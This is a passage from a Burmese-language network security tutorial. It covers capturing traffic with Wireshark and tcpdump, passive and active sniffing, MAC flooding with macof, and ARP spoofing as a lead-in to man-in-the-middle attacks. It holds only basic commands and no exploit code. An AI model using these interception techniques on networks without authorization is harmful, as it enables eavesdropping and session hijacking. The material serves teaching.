ဒါကတော့ ကျွန်တော် လက်ရှိသုံးနေတဲ့ interface ကို ဖော်ပြတာပါ။ ကျွန်တော်က ခု eth0 နဲ့ သုံးနေပါတယ်။ wifi မဟုတ်လို့ wlan0 မပြထားပါဘူး။ လက်တွေ့တွေ လုပ်ဆောင်တဲ့အခါ ပိုပြီး မြင်သာစေလိုတဲ့အတွက်ဖြစ်ပါတယ်။



WireShark ဖွင့်လိုက်တဲ့အခါ အထက်ပါပုံအတိုင်း wlan0 interface ကို

တွေ့ရမှာပါ။ မိမိက wifi သုံးနေရင်တော့ wlan ပေါ်ပါမယ်။ ကဲ ဆက်လိုက်ရအောင်ခင်ဗျ။




WireShark ဖွင့်လိုက်တဲ့အခါ အထက်ပါပုံအတိုင်း မြားပြထားတဲ့နေရာက စက်သွားပုံလေးကို နှိပ်ကြည့်ရင် Capture Interface ပေါ်လာမှာဖြစ်ပြီးတော့ ဒုတိယ မြားပြထားတဲ့နေရာမှာ Promiscuous mode ကို enable လုပ်ထားတာ တွေ့ရပါမယ်။ အပေါ်မှာ ရှင်းပြခဲ့ပြီးသားမို့ အမှန်ခြစ် မထည့်ရသေးရင် ထည့်လိုက်ပါခင်ဗျ။


အထက်ပါအတိုင်း promiscuous mode ကို enable လုပ်ပေးပြီးပြီ ဆိုရင်တော့ Start ကို နှိပ်ပြီး စတင်နိုင်ပါတယ်။

wifi ကို အသုံးပြုထားရင်တော့ အထက်ပါပုံအတိုင်း တွေ့မြင်ရမှာဖြစ်ပြီး promiscuous mode ကို enable လုပ်ပြီးတဲ့အခါ start နိုင်သလို enable လုပ်ပြီးသားကို ထပ်မံအသုံးပြုချင်ရင်တော့ Options Bar မှာရှိတဲ့ အပြာရောင် ငါးမန်းတောင် သင်္ကေလေးကို နှိပ်ပြီးလည်း စတင်နိုင်ပါတယ်။


စတင်ပြီး ခဏတော့ စောင့်ရပါမယ်။ capturing စတင်နေတာကို မြင်တွေ့ရပါမယ်။



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.43.153	74.125.24.188	TCP	66	33740 → 5228 [ACK] Seq=1 Ack=1 Win=361 Len
2	0.687406504	74.125.24.188	192.168.43.153	TCP	66	[TCP ACKed unseen segment] 5228 → 33740 [A
3	30.336002150	192.168.43.153	74.125.68.94	TCP	66	55136 → 80 [RST, ACK] Seq=1 Ack=1 Win=229
4	35.455998443	ChiconyE_63:9a:0c	XiaomiCo_20:39:2f	ARP	42	Who has 192.168.43.1? Tell 192.168.43.153
5	35.457895735	XiaomiCo_20:39:2f	ChiconyE_63:9a:0c	ARP	42	192.168.43.1 is at 74:23:44:20:39:2f
6	44.928534090	192.168.43.153	239.255.255.250	SSDP	213	M-SEARCH * HTTP/1.1
7	45.929754878	192.168.43.153	239.255.255.250	SSDP	213	M-SEARCH * HTTP/1.1
8	46.720015215	192.168.43.153	74.125.24.188	TCP	66	[TCP Dup ACK 1#1] 33740 → 5228 [ACK] Seq=1
9	46.930152515	192.168.43.153	239.255.255.250	SSDP	213	M-SEARCH * HTTP/1.1
10	47.235705927	74.125.24.188	192.168.43.153	TCP	66	[TCP Dup ACK 2#1] [TCP ACKed unseen segmen
11	47.931401030	192.168.43.153	239.255.255.250	SSDP	213	M-SEARCH * HTTP/1.1



အထက်ပါပုံအတိုင်း ဘယ် source တွေကနေ အင်တာနက်အသုံးပြုနေတယ်ဆိုတာတွေ၊ ဘယ် device တွေ ချိတ်ဆက်တည်ရှိနေတယ်ဆိုတာတွေ၊ စသည်ဖြင့် များစွာကို တွေ့မြင်ရမှာပါ။



Source	Destination	Protocol	Length
192.168	74.125.24.188	TCP	66
74.125.24.188	192.168.	TCP	66
192.168.	74.125.68.94	TCP	66
ChiconyE_63:9a:0c	XiaomiCo_20:39:2f	ARP	42
XiaomiCo_20:39:2f	ChiconyE_63:9a:0c	ARP	42
192.168.	239.255.255.250	SSDP	213
192.168.	239.255.255.250	SSDP	213
192.168.	74.125.24.188	TCP	66
192.168.	239.255.255.250	SSDP	213
74.125.2	192.168.	TCP	66
192.168.	239.255.255.250	SSDP	213

ပုံမှာကြည့်ရင် ချိတ်ဆက်သုံးနေတာတွေသာမက source က ဘယ်ကလာတယ်ဆိုတာပါ တွေ့မြင်ရမှာပါ။ ဒီနမူနာမှာတော့ ကျွန်တော်က Xiaomi ဖုန်းတစ်လုံးကို အသုံးပြုပြီး wifi hotspot လုပ်ထားတာ ဖြစ်ပါတယ်။ Protocol မှာ TCP, UDP, SSDP, ... စတဲ့ used protocol တွေရဲ့ အခြေအနေကို တွေ့မြင်ရမှာဖြစ်သလို length columd ရဲ့ ညာဘက်ကို ကြည့်ရင် info ဆိုတဲ့ column မှာ router ရဲ့ IP address ကိုပါ

တွေ့မြင်ရပါမယ်။

```
16 87.517594353  192.168.[redacted]        192.168.[redacted]        DNS
▸ Frame 16: 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on
▸ Ethernet II, Src: ChiconyE_63:9a:0c (64:5a:[redacted]c), Dst: XiaomiCo_
▸ Internet Protocol Version 4, Src: 192.168.[redacted] Dst: 192.168.[redacted]
▸ User Datagram Protocol, Src Port: 50650, Dst Port: 53
▸ Domain Name System (query)

0000  74 23 44 20 39 2f 64 5a  04 63 9a 0c 08 00 45 00   t#D 9/dZ .c....E
0010  00 33 fe fb 40 00 40 11  63 d3 c0 a8 2b 99 c0 a8   .3..@.@. c...+.
0020  2b 01 c5 da 00 35 00 1f  c1 89 c1 ee 01 00 00 01   +....5.. ......
0030  00 00 00 00 00 00 05 6c  6f 63 61 6c 00 00 06 00   .......l ocal..
```

တစ်ခုချင်းစီကို select လုပ်ကြည့်တဲ့အခါမှာလည်း အထက်ပါအတိုင်း အသေးစိတ်အခြေအနေတွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။

```
https://wiki.wireshark.org/CaptureFilters
```

အထက်ပါ လိပ်စာကို Browser မှာရိုက်ထည့်ပြီး WireShark အသုံးပြုနည်း ဖော်ပြချက်တွေကို သွားရောက် ဖတ်ရှုနိုင်ပါတယ်။ wiki.wireshark.org သည် wireshark အသုံးပြုမှုများကို အသေးစိတ် ဖော်ပြပေးထားသော နေရာတစ်ခု ဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေက network တစ်ခုကို poison လုပ်ပြီး sniff လုပ်ဖို့အတွက် promiscuous mode ကို enable လုပ်ထားမယ်ဆိုရင်တော့ network ပေါ်မှာရှိနေတဲ့ အခြားအခြားသော ကွန်ပျူတာတွေဆီက traffic တွေအားလုံးကို ကျွန်တော်တို့ရဲ့ interface ဆီ capture လုပ်နိုင်မှာဖြစ်ပါတယ်။ wireshark သည် ထိုသို့ စွမ်းဆောင်နိုင်တဲ့ tool တစ်ခု ဖြစ်ပါတယ်။

TCPdump

နောက်ထပ် common packet analyzer တစ်ခုကတော့ TCPdump ဖြစ်ပါတယ်။ command line interface tool တစ်ခုဖြစ်ပြီး ကျွန်တော်တို့ ကွန်ပျူတာနဲ့ ချိတ်ဆက်ထားတဲ့ network ပေါ်မှာ ရှိနေတဲ့ packet တွေကို transmit ရော receive ပါ လုပ်ဆောင်နိုင်ပါတယ်။

```
root@kmn:~# tcpdump
```

```
root@kmn:~# tcpdump -vv
```

Terminal မှာ tcpdump သို့မဟုတ် tcpdump -vv ကို အသုံးပြုပြီးလည်း listen လုပ်နိုင်ပါတယ်။ မိမိဘာသာ လုပ်ဆောင်ကြည့်ရင် ပိုပြီး မြင်သာနိုင်ပါတယ်။ ဒီမှာတော့ result တွေကို ထုတ်မပြတော့ဘူးနော်။

```
60 packets captured
78 packets received by filter
12 packets dropped by kernel
root@kmn:~#
```

ရပ်တန့်လိုပါကလည်း Ctrl + C ကို နှိပ်ပြီး ရပ်တန့်နိုင်ပါတယ်။ အောက်ဆုံးမှာ capture ရလိုက်တဲ့ packet အရေအတွက် စတာတွေကို မြင်တွေ့နိုင်ပါတယ်။

ပထမဆုံးအနေနဲ့ tcpdump (သို့မဟုတ်) tcpdump -vv ကို အသုံးပြုတဲ့အခါ interface အားလုံးအတွက် packet အားလုံးကို Capture လုပ်မှာဖြစ်ပါတယ်။

```
root@kmn:~# tcpdump -D
1.wlan0 [Up, Running]
2.vmnet1 [Up, Running]
3.vmnet8 [Up, Running]
4.any (Pseudo-device that captures on all interfaces) [Up, Running]
5.lo [Up, Running, Loopback]
6.eth0 [Up]
7.bluetooth0 (Bluetooth adapter number 0)
8.nflog (Linux netfilter log (NFLOG) interface)
9.nfqueue (Linux netfilter queue (NFQUEUE) interface)
10.usbmon1 (USB bus number 1)
11.usbmon2 (USB bus number 2)
12.usbmon3 (USB bus number 3)
root@kmn:~#
```

အထက်ပါပုံကတော့ tcpdump -D ကိုသုံးပြီး interface အားလုံးကို ရှာဖွေလိုက်တာ ဖြစ်ပါတယ်။ ကျွန်တော် ခုသုံးနေတဲ့ network interface သည် wifi မို့ wlan0 ဖြစ်ပါတယ်။ select လုပ်ပြထားပါတယ်။ အဲသည်တော့ interface အားလုံးကို မရွေးချယ်တော့ဘဲ wlan0 တစ်ခုတည်းကိုပဲ ရွေးချယ်နိုင်ပါတယ်။ interface ရွေးချယ်မှာဖြစ်လို့ -i ကို အသုံးပြုပါမယ်။

```
root@kmn:~# tcpdump -i wlan0
tcpdump: verbose output suppressed, use -v or -vv
```

အထက်ပါပုံအတိုင်း interface ကို wlan0 ရွေးချယ်ခဲ့ပါတယ်။ (မိမိက Ethernet သုံးရင် eth0 ကို ရွေးချယ်နိုင်ပါတယ်။)

```
root@kmn:~# tcpdump -i wlan0 -w capture2.pcap greater 1024
```

နောက်တစ်ဆင့်အနေနဲ့ captured packet တွေကို နောက်အကြိမ်တွေမှာ ပြန်သုံးနိုင်အောင်လို့ ဖိုင်တစ်ဖိုင်အနေနဲ့ ရေးထားရအောင်။ write command (-w) ကို သုံးလိုက်ပါတယ်။ ထွက်လာမယ့်ဖိုင်ကို capture2.pcap လို့ ပေးထားလိုက်ပါတယ်။ ကျွန်တော့်စက်ထဲမှာ capture.pcap ဆိုတဲ့ဖိုင် ရှိနေလို့ နာမည်လွဲပေးထားတာပါ။ မိမိနှစ်သက်ရာနာမည် ပေးထားနိုင်ပါတယ်။ .pcap ဖြစ်ဖို့တော့ လိုအပ်ပါတယ်။ နောက်က greater နောက်မှာရှိနေတဲ့ ကိန်းကတော့ number of bytes ကို ဆိုလိုပါတယ်။


```
root@kmn:~# tcpdump -i wlan0 -n dst host 192.168.0.1 and port 22
```

အထက်ပါအတိုင်း destination (dst) host IP ကို သုံးပြီးလည်း လုပ်ဆောင်နိုင်ပါသေးတယ်။ ဒီနေရာမှာ ကျွန်တော်က Host IP နဲ့ port 22 ကို အသုံးပြု


ပြထားပါတယ်။ tcpdump နဲ့ပတ်သက်ပြီး man နဲ့ help option တွေကိုလည်း အသုံးပြု ရှာဖွေနိုင်လိမ့်မယ်လို့ မျှော်လင့်ပါတယ်။

Sniffing : Passive Vs Active Sniffing

Passive Sniffing ကို ကွန်ပျူတာအများကြီးကို hub သုံးပြီး ချိတ်ဆက်ထားတဲ့ အခြေအနေမှာ လုပ်ဆောင်ပါတယ်။




မြင်သာအောင် ဒီလိုပုံစံနဲ့ ဖော်ပြလိုက်တာပါ။ network မှာရှိနေတဲ့ device တွေကို hub တစ်ခုကို အသုံးပြုပွားယူပြီး ချိတ်ဆက်ထားတဲ့သဘောပါပဲ။



ထိုသို့ hub ကို အသုံးပြုချိတ်ဆက်ထားတဲ့အခြေအနေမျိုးမှာ Passive Sniffing ကို လုပ်ဆောင်နိုင်ပါတယ်။ ကွန်ပျူတာသည် hub တစ်ခုတည်းပေါ်မှာ ရှိတာကြောင့် traffic အားလုံးကို port အားလုံးထံ ပေးပို့ရပါတယ်။ ဒီအခြေအနေမှာ

attacker အားလုံး လုပ်ဆောင်ရမှာက sniffer တွေဖွင့်ပြီး ဒီ collision domain တစ်ခုတည်းပေါ်မှာရှိနေတဲ့ user တစ်ယောက်ယောက်က data တွေကို ပေးပို့/လက်ခံလာမယ့်အချိန်ကို စောင့်နေရမှာ ဖြစ်ပါတယ်။ collision domain ဆိုတာက one or more data packet တွေ တစ်ခုနဲ့တစ်ခု collide လုပ်နိုင်မယ့် network ရဲ့ logical area ကို ဆိုလိုပါတယ်။ collision domain ထဲမှာရှိတဲ့ traffic အားလုံးကို hub က မြင်ရမှာဖြစ်ပြီး ထိုအခြေအနေမှာ လုပ်ဆောင်ရတဲ့ sniffing ကို Passive Sniffing လို့ ခေါ်ဆိုပါတယ်။



Sniffing လုပ်ဆောင်နိုင်စေဖို့အတွက် LAN ထဲသို့ traffic inject လုပ်ဆောင်ရတဲ့အခြေအနေမျိုးကို Active Sniffing လို့ ခေါ်ဆိုပါတယ်။ အသုံးပြုတဲ့နည်းလမ်းတွေထဲမှာ ARP Spoofing, MAC Flooding နဲ့ MAC Duplicating တို့ ပါဝင်ပါတယ်။ switched network ထဲမှာ sniff ပြုလုပ်ခြင်းကိုတော့ Active Sniffing လို့ သတ်မှတ်နိုင်ပါတယ်။

Network ထဲမှာ ရှိနေတဲ့ traffic အားလုံးကို attacker က sniff လုပ်နိုင်ဖို့အတွက် port တွေအားလုံးထံ traffic တွေကို ပေးပို့ပါတယ်။ ထိုသို့သော switched network တွေမှာ ARP table သည် IP address တွေကို MAC address တွေနဲ့ ယှဉ်တွဲမှတ်သားထားပါတယ်။ သူတို့ရဲ့ own ARP cache တွေကိုတော့ content-addressable memory (CAM) ထဲမှာ ထိန်းသိမ်းထားပြီးတော့ ဘယ် host သည် ဘယ် port နဲ့ connect လုပ်တယ်ဆိုတာကို သိမ်းဆည်းထားပါတယ်။ ဒါက အချို့သော switch တွေမှာ လုပ်လေ့ရှိတဲ့ပုံစံပါ။ ဒါပေမယ့် ဒီလိုလုပ်ဆောင်ခြင်းက sniffing မလုပ်နိုင်အောင် တားလို့ မရခဲ့ပါဘူး။

ထိုသို့သော switched network မျိုးထဲမှာ sniff လုပ်နိုင်မယ့် နည်းလမ်းက switch ရဲ့ functionality ကို hub ရဲ့ လုပ်ဆောင်ပုံမျိုးအဖြစ် ပြောင်းလဲပစ်ဖို့ပါ။ တစ်နည်းပြောရရင် switch ရဲ့ direct output ကို broadcast method အဖြစ် ပြောင်းသွားအောင် ဖန်တီးဖို့ပါ။ ဒါတွေကို လုပ်ဆောင်နိုင်မယ့် နည်းလမ်းတစ်ခုကတော့ network ကို သိပ်ကြီးလွန်းတဲ့ frame ပေါင်းများစွာနဲ့ flooding ဖြစ်အောင် လုပ်ခြင်းဖြင့်

switch ကို foil (ရှုပ်ထွေးအောင်) လုပ်ခြင်း ဖြစ်ပါတယ်။ ထိုသို့လုပ်ဆောင်ပါက switches တွေကို IP to MAC mapping မလုပ်ဆောင်စေနိုင်တော့ဘဲ broadcasting အဖြစ် fail out ဖြစ်သွားပါတယ်။


Switched Network Attacking ကို OSI model layer 2 (or) layer 3 မှာ လုပ်ဆောင်နိုင်ပါတယ်။ (နောက်ပိုင်းမှာ ဆက်ဆွေးနွေးသွားမှာဖြစ်ပါတယ်)

Layer 2 attack တွေကတော့ Switch table flooding, ARP cache poisoning နဲ့ MAC spoofing တို့ ဖြစ်ကြပြီး layer 3 attack တွေမှာတော့ DNS poisoning, source routing, advertising bogus routes, initiating ICMP redirect message နဲ့ rouge DHCP server using စတာတွေ ပါဝင်ပါတယ်။

Techniques for Poisoning the Network

Attacker က source တစ်ခုစီကို မတူညီတဲ့ MAC တွေနဲ့ ယှဉ်တွဲပြီး host ကနေ frame တွေကို စတင် generate လုပ်တဲ့အခါ network မှာ Forwarding table exhaustion ကို ဖြစ်ပေါ်စေပါတယ်။ Forwarding table သည် saturate ဖြစ်သွားပါက နောက်ထပ် learnng မလုပ်နိုင်တော့အတွက် အခြား traffic တွေကိုပါ flood ဖြစ်စေပါတယ်။ ဒီလိုနည်းနဲ့ပဲ switch သည် hub ရဲ့ လုပ်ဆောင်ပုံမျိုး ပြောင်းလဲသွားပြီးတော့ ထို network ပေါ်မှာ ရှိနေတဲ့ port တွေ host တွေဆီ ဦးတည်တဲ့ traffic အားလုံးကို attacker က capture လုပ် ရယူသွားနိုင်မှာဖြစ်ပါတယ်။

ဒီလို attack မျိုးကို သိရှိနိုင်ဖို့အတွက်တော့ switch forwarding table ကို စစ်ဆေးခြင်းအားဖြင့် detect လုပ်နိုင်ပါတယ်။ Macof သည် ထိုသို့သော attack မျိုး လုပ်ဆောင်နိုင်စေဖို့အတွက် Ethernet frame ပေါင်း ထောင်သောင်းချီ ပေးပို့နိုင်တဲ့ tool တစ်ခု ဖြစ်ပါတယ်။




ARP protocol သည် IP address တွေကို NIC MAC address တွေနဲ့ ယှဉ်တွဲနိုင်ဖို့ ရည်ရွယ်ပါတယ်။ host တစ်ခုကနေ အခြားတစ်ခုကို ပေးပို့လိုက်တဲ့ Traffic တွေကို direct လုပ်ရာမှာ အဲသည် information တွေကို အသုံးပြုပါတယ်။

```
C:\Windows\System32>arp -a

Interface: 10.0.2.15 --- 0xb
  Internet Address      Physical Address      Type
  10.0.2.2              52-54-00-12-35-02     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\System32>_
```

Windows cmd မှာ arp -a လို့ ရိုက်ထည့်ပြီး information တွေကို ကြည့်ရှုနိုင်ပါတယ်။ arp -d ကိုသုံးပြီး arp cache တွေကို ရှင်းနိုင်ပါတယ်။ အဲလိုရှင်းတာကလည်း အချို့သော network issue တွေကို ပြေလည်စေနိုင်ပါတယ်။ ကျွန်တော်တို့ရဲ့ Kali Linux မှာလည်းပဲ arp ကို အသုံးပြုနိုင်ပါတယ်။

```
root@kmn:~# arp -a
_gateway (192.168.[redacted]) at 74:[redacted]:2f [ether] on wlan0
```

ARP spoofing ဆိုတာ Local Area Network တစ်ခုပေါ်ကို fake (or) spoof လုပ်ထားတဲ့ Address Resolution Protocol (ARP) message တွေကို attacker ကနေ ဖန်တီးပေးပို့တဲ့ နည်းစနစ်တစ်ခု ဖြစ်ပါတယ်။




အထက်ပါ ပုံမှာကြည့်ရင် Attacker က A ရဲ့ IP address နဲ့ သူ့ရဲ့ MAC address ကို ပေါင်းစပ်ပြီး ပေးပို့တာ တွေ့ရပါမယ်။ အဲလိုလုပ်ဆောင်ခြင်းအားဖြင့် A အတွက် ပြန်လာတဲ့ မည်သည့် traffic ကိုမဆို Attacker ထံ ရောက်လာစေမှာ ဖြစ်ပါတယ်။ ARP spoofing မှာ Attacker ဘာတွေလုပ်နိုင်မလဲ။

ARP spoofing လုပ်ဆောင်ခြင်းအားဖြင့် attacker သည် LAN ပေါ်မှာ ရှိနေတဲ့ data frame တွေကို ကြားဖြတ်ရယူတာ၊ ပြင်ဆင်တာ၊ traffic တွေကို ရပ်သွားအောင်ပြုလုပ်တာ စတာတွေကို လုပ်ဆောင်နိုင်မှာဖြစ်ပါတယ်။ ဒီလို attack မျိုးကို DoS attack, man-in-the-middle attack နဲ့ Session hijacking attack တွေရဲ့ အဖွင့်အဖြစ် လုပ်ဆောင်လေ့ရှိကြပါတယ်။


ARP Poisoning

ARP poisoning နဲ့ ပတ်သက်ပြီး ဘယ်လိုတွေ လုပ်ဆောင်နိုင်လဲဆိုတာကို Cain and Able ကို သုံးပြီး ဆွေးနွေးပြသွားပေးပါ့မယ်။

